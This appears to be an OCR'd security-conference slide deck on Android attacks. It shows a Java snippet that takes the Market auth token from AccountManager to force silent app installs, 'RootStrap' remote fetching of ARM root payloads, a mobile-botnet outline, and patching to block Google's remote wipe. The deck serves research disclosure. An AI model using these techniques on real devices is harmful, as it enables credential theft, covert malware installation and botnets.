SmU3SzVSRW1US0lsWmJPeTVHNzc5Y0pNZTFqb09DQUlYT2RXRVZnR0NNaUN5TkYtS2VtUUhLWEM2Vk
hREAAYhA0iD2YyZjE1Y2NkMTdmYjMwNSoHZHJlYW06NDICZW46AlVTQgdBbmRyb2lkSgdBbmRyb2lk
NjA2ZGIzMDAwZDQ4MGQ2MxNSFAoSMzUzOTk5MzE5NzE4NTg1NDczFA
```

Raw Protobuf Decoded

```
    1 {
      1: "DQAAAJ0AAACtMCMwW8jooK4OnhA80M17c4tEsHT_LEOEyX46iYTO62oHjOlWSjb-ndSDrOCNWvUDy2yFLD6E6EsL
Xxd-iWGsyA1TRPalqolXdcsHjz-HoGp-2JrD5UhWRiC30yHy_EYUjuOWKRIY9BRXiaTG-oxIrQSbtKy8PLDXCjNP-8P_1YzrIt
      2: 0
      3: 1002
      4: "d552a36f69de4a"
      5: "dream:3"
      6: "en"
      7: "US"
      8: "Android"
      9: "Android"
      10: "310260"
      11: "310260"
      12: "am-google-us"
    }
    2 {
      4 {
        4: "-3271901821060548049"
        6: 1
      }
    }
    2 {
      5 {
        1: "-3271901821060548049"
        2: 0
        3: 3
        4: 1
      }
    }
```

RE'ed Protobuf Specification

app/asset ID →

auth token →

install request message →

```
message UnknownThing {
        optional fixed64 mgoogle = 12;
}

message InstallRequest {
        optional string appId = 1;
}

message RequestContext {
        required string authSubToken = 1; // authsub token for service 'android'
        required int32 unknown1 = 2; // always 0
        required int32 version = 3;  // always 1002
        required string androidId = 4;  // android id converted to hexadecimal
        optional string deviceAndSdkVersion = 5; // ro.product.device ':' ro.build.version.sdk
        optional string userLanguage = 6; // ro.product.locale.language
        optional string userCountry = 7; // ro.product.locale.region
        optional string operatorAlpha = 8; // gsm.operator.alpha
        optional string simOperatorAlpha = 9; // gsm.sim.operator.alpha
        optional string operatorNumeric = 10; // gsm.operator.numeric
        optional string simOperatorNumeric = 11; // sim.gsm.operator.numeric
        optional UnknownThing unknown12 = 12;
        optional string unknown13 = 13;
}

message Request {
        optional RequestContext context = 1;
        repeated group RequestGroup = 2 {
                optional InstallRequest installRequest = 10;
        }
}
```

Elements of an Install Request


- We have the format of the request now!
- Need to populate it with:
  - Lots of miscellaneous fields...
  - App ID: target app to be installed
    - Can be derived from dissecting market requests
  - Auth token: the hard part?
    - Turns out we can steal it from Android's AccountManager!


```
te OnClickListener button_click = new OnClickListener() {
    public void onClick(View v) {
            AccountManager accountManager = AccountManager.get(getApplicationContext());
            Account acct = getAccount(accountManager);
            accountManager.getAuthToken(acct, "android", false, new GetAuthTokenCallback(), null);
            return;
    }
```


Bypassing Permissions Approval

- Steal the “android” service token used by market from the AccountManager
- Construct protobuf request to market servers for invoking an application installer
- INSTALL_ASSET is pushed and app installed without any user prompt / permission approval
- PoC disguised as an Angry Birds expansion app


Angry Birds Bonus Levels








Fake Toll Fraud App





RootStrap

ROOTSTRAP

Android Native Code

- Dalvik VM != sandbox
  - Not limited to executing dex bytecode
  - Can pop out of the VM to execute native code
- Native code packaged within APKs
  - Android should do some code signing like iPhone
  - But it doesn't, so why limit execution of native code to build-time packaged modules?

RootStrap

- How to deliver payloads most effectively?
- Enter, RootStrap
  - Silent runtime fetching and execution of remote ARM payloads

Native ARM Code Delivery

- Fetch index file
  - Lists available exploits and module names
- Yank down ARM modules
  - Dumped to Android app private storage
  - eg. /data/data/org.rootstrap/files, not ./libs
- Load via JNI and execute each payload
  - System.load(“.../files/root1.so”);
  - result = root1();

```
jonoslice rootstrap # cat index
root1.so
root2.so
jonoslice rootstrap # file root*.so
root1.so: ELF 32-bit LSB shared object, ARM, version 1 (SYSV), dynamically linked, not stripped
root2.so: ELF 32-bit LSB shared object, ARM, version 1 (SYSV), dynamically linked, not stripped
jonoslice rootstrap #
```


How to Build a Mobile Botnet


- Build some fun legit-looking games / apps
  - Include RootStrap functionality
  - Periodically phone home to check for new payloads
- As soon as new vuln/jailbreak is published, push down payload to RootStrap'ed phones
  - Before providers push out OTA patch
  - Trivial to win that race, slow OTA updates
- Rootkit a bunch of phones!

A Wolf in Vampire's Clothing?


- RootStrap app is boring and not sneaky
  - No one would intentionally download it
  - Need something legit looking to get a large install base
- Hmm...what to do, what to do...

Fake Twilight Eclipse App





Andy and Jaime Don't Like It :-(



- Still, 200+ downloads in under 24 hours
- With a legit-looking app/game, you could collect quite an install base for RootStrap

Agenda

- Overview
- Escalation
- Delivery
- **Persistence**

Persistence

Hands off our rootkit!

Staying on the Device

- Google will wipe “bad” apps
  - My RootStrap app, as a dry-run
  - DroidDream malware, for realz
- Bad guys want to stay on the device
  - Maintain C&C, deliver new payloads, etc

Surprisingly enough, I've yet to see any Android malware perform any post-rooting self-protection.


REMOVE_ASSET Patching

- REMOVE_ASSET
  - Allows Google to remote wipe apps
  - Easy to patch out the dexcode if you're root
- Vending.apk
  - com.android.vending
  - RemoveAssetReceiver.class
  - Patch in a 0x0e00 / return-void instruction at beginning of onReceive()

Other Uninstall Methods

- REMOVE_ASSET isn't the only vector
  - INSTALL_ASSET with removal code
  - RootStrap-like removal tools
  - PackageManager
  - Etc...
- Plugging all those holes effectively would take a bit of effort
  - But we'll undoubtedly see it in future Android malware

Questions?



Jon Oberheide
@jonoberheide
jon@oberheide.org

Duo Security